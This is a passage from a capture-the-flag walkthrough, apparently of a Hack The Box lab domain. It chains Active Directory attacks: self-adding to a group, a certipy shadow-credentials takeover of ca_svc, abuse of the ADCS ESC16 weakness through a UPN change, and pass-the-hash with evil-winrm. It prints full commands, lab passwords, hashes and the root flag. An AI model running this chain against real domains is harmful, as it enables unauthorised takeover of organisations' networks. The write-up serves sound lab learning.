
Going deeper, I saw it’s part of the Cert Publishers group.
So we take over the ca_svc account. The path is similar to the previous one:

Commands:
Check if we are in the Service Accounts group:
nxc ldap 10.129.35.212 -u p.agila -p 'prometheusx-303' -M groupmembership -o USER=p.agilaAdd ourselves:
bloodyad --host 10.129.35.212 -d fluffy.htb -u p.agila -p 'prometheusx-303' add groupMember "Service Accounts" p.agilaCheck our groups again:
nxc ldap 10.129.35.212 -u p.agila -p 'prometheusx-303' -M groupmembership -o USER=p.agila
Steal the ca_svc account:
certipy-ad shadow auto -u p.agila -p 'prometheusx-303' -account ca_svc -dc-ip 10.129.35.212
And I got the hash: ca0f4f9e9eb8a092addf53bb03fc98c8
I ran this command to check ADCS and see if it’s vulnerable:
certipy-ad find -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.35.212 -stdout -vulnerableOutput:
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3150FA7E60CE28AD4DAE41A1B61D8874
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:12:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
                                          FLUFFY.HTB\Administrators
        Read                            : FLUFFY.HTB\Administrators
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
There’s an ESC16 vulnerability, so we use it.
Change your UPN to administrator:
certipy-ad account -u ca_svc -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.35.212 -upn 'administrator' -user ca_svc update
Request a certificate for administrator:
certipy-ad req -u ca_svc -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.35.212 -target DC01.fluffy.htb -target-ip 10.129.35.212 -ca 'fluffy-DC01-CA' -template 'User'
Change the UPN back to its original value:
certipy-ad account -u ca_svc -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.35.212 -upn 'ca_svc@fluffy.htb' -user ca_svc update
Get the administrator hash:
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.35.212 -username administrator -domain fluffy.htb
Hash obtained: 8da83a3fa618b6e3a00e93f676c92a6e
So it’s basically over now:
evil-winrm -i 10.129.35.212 -u administrator -H 8da83a3fa618b6e3a00e93f676c92a6e
root flag: 8cbe8461c6a9f282de5ac2546a03fac0
GG.